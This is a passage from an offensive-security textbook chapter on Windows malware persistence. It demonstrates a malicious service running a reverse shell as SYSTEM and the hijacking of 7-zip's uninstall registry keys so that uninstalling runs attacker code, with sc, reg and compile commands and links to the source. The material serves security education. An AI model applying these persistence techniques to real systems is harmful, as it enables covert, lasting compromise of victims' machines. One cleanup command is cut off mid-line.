 Figure 3.29 – MeowService got a PID 3608

Figure 3.29 – MeowService got a PID 3608

Next, execute **Process Hacker** as a non-administrative user:

 Figure 3.30 – Run Process Hacker as non-admin user

Figure 3.30 – Run Process Hacker as non-admin user

The absence of the username is evident in the provided information. However, when Process Hacker is executed with administrative privileges, the scenario is altered, revealing that our shell is operating under the **NT AUTHORITY\SYSTEM** account:



Figure 3.31 – Run Process Hacker as admin user

Also, we will see it in the **Network** tab:




Figure 3.32 – Network connection (reverse shell)

So, everything has worked perfectly. :)

After the completion of tests, it is necessary to engage in cleaning activities:

```
> sc stop MeowService
```

On our Windows 10 x64 virtual machine, it looks like this:



Figure 3.33 – Stop MeowService

The halt of MeowService was effectively done. In the event that it is removed:

```
> sc delete MeowService
```

We can see Process Hacker's notification about this:



Figure 3.34 – Deleting MeowService

However, it is crucial to note one significant caveat. One may question the rationale for not simply executing the instruction:

```
> sc create MeowService binpath= "Z:\PATH_TO_MEOW_FILE\meow.exe" start= auto
```

The `meow.exe` file does not function as a service. As previously said, the essential components that a service must possess include a primary entry point, a service entry point, and a service control handler. If one attempts to generate a service solely from the `meow.exe` file. The program terminates with an error.

Full source code for MeowService can be found on Github here:

<https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter03/04-exploring-windows-services-for-persistence/meowsrv.c>

Although not a novel strategy, it is of significant importance to give due consideration to it, particularly for those at the entrance level of the blue team specialization. Threat actors possess the capability to change pre-existing Windows services rather than generating new ones. In natural environments, the aforementioned technique was frequently employed by hacking groups such as *APT 38*, *APT 32*, and *APT 41*. We will look at APT groups and their actions in more detail in [Chapter 14](#).

Hunting for persistence: exploring non-trivial loopholes

There are many other interesting methods of persistence in the victim's system, and many of them are unusual and dangerous. Here, we will look at one of these methods and show proof of concept code.

We will consider one of the interesting persistence methods: Hijacking uninstall logic for application.

When an application is installed on a Windows operating system, it typically includes its own uninstaller. The registry keys contain the information:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\<application name>
```

This exists too:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\QuietUninstallString\<application name>
```

What is the method or technique being referred to? There are no issues associated with substituting them with commands capable of executing alternative programs. Upon the execution of the uninstaller by the user, the command designated by the attacker is then executed. Once again, it is worth noting that modifying these entries necessitates rights, as they are located under the HKLM key.

A practical example

Let us examine a concrete illustration. Firstly, it is imperative to select a target application. I have selected the 64-bit version of **7-zip** as my target software:


 Figure 3.35 – 7-zip as victim application

Figure 3.35 – 7-zip as victim application

Next, it is advisable to verify the correctness of the registry key values before starting experiments:

```
> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-zip" /s
```

On the Windows 10 x64 virtual machine, it looks like this:

 Figure 3.36 – Check registry keys first

Figure 3.36 – Check registry keys first

Also, I prepared my evil application. It's as usual *"Hello, Packt!"* malware:

 Figure 3.37 – "Malware" example

Figure 3.37 – "Malware" example

Subsequently, a program is developed to handle the logic for persistence (denoted as **pers.c**) and can be found at this link:

<https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter03/05-exploring-non-trivial-loopholes/pers.c>

As you can see, the logic employed is straightforward; it's just the modification of target key values within the registry.

Let's see everything in action. Compile the malware:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

On Kali Linux, it looks like this:



Figure 3.38 – Compiling our “malware” example

Figure 3.38 – Compiling our “malware” example

Compile the persistence script:

```
$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

On the Kali Linux machine, it looks like this:



Figure 3.39 – Compiling persistence script

Figure 3.39 – Compiling persistence script

Furthermore, the execution was performed on the target machine, specifically a Windows 10 x64 operating system:

```
PS > .\pers.exe
```

On Windows 10 x64, it looks like this:



Figure 3.40 – Running persistence script

Figure 3.40 – Running persistence script

After rebooting my machine, I attempted to uninstall the 7-Zip software:



Figure 3.41 – Trying to uninstall the 7-Zip victim application

Figure 3.41 – Trying to uninstall the 7-Zip victim application

As a result, we got the malware:



Figure 3.42 – Trying to uninstall 7-zip victim application

Figure 3.42 – Trying to uninstall 7-zip victim application

Subsequently, when we examined the properties of **hack.exe** within the Process Hacker 2 application:



Figure 3.43 – Checking hack.exe properties via Process Hacker 2

Figure 3.43 – Checking hack.exe properties via Process Hacker 2

The parent process, which is observed upon accessing Windows settings, is **SystemSettings.exe**. In the present scenario, the designated function is the addition or removal of applications. Excellent!

Everything has worked as expected!

After the end of the experiments, clean up:

```
> reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\7-zip" /v "Unins
```

After running this command in a Windows 10 x64 virtual machine, we see the following:


Figure 3.44 – Updating keys when we finish

Figure 3.44 – Updating keys when we finish

Indeed, it is worth noting that this particular technique may not be deemed as very effective in terms of persistence since its successful execution necessitates the acquisition of permissions and active involvement from the targeted user. However, what are the reasons for not doing so? As we will show later in [Chapter 14](#) on advanced attacks, even some very sophisticated hacker groups use fairly simple methods of resistance and infection.

The full source code for all persistence scenarios covered in this chapter can be found on the Github repo:

<https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/tree/main/chapter03>.

How to find new persistence tricks

At first, it may just be some oddities that you may encounter and cannot explain (especially when you have little experience with reverse engineering), for example, with Internet Explorer. When you use Procmon a lot, some of the things you see in the logs eventually get stuck in your head and become really familiar. Eventually, I started analyzing the actual code that triggers this behavior; sometimes I just tried DLL hijacking. Of course, there are a lot of potentially vulnerable and potentially exploitable applications for persistence, but there are so many of them that it would require a separate book on this topic with examples.

Summary

In this chapter, the critical concept of achieving persistence in malware was explored in-depth. Persistence is a fundamental aspect that significantly enhances the stealth and effectiveness of malware, allowing it to maintain its presence on a compromised system even after system restarts, logoffs, or reboots. This chapter focused primarily on Windows systems due to their widespread use in various environments and the multitude of mechanisms available for achieving persistence, such as Autostart.

The chapter delved into various techniques for gaining persistence on a Windows machine, offering a comprehensive overview of prevalent

methods while acknowledging that not every possible technique can be covered in detail.

As you can see, to enhance practical understanding, each method included a proof-of concept -code, enabling readers to experiment with these concepts in a controlled environment. By mastering the various persistence mechanisms outlined in this chapter, ethical hackers and security professionals can gain valuable insights into how malware operates and develop strategies to defend against such threats effectively. This knowledge is essential for those committed to safeguarding computer systems and networks against evolving cyber threats.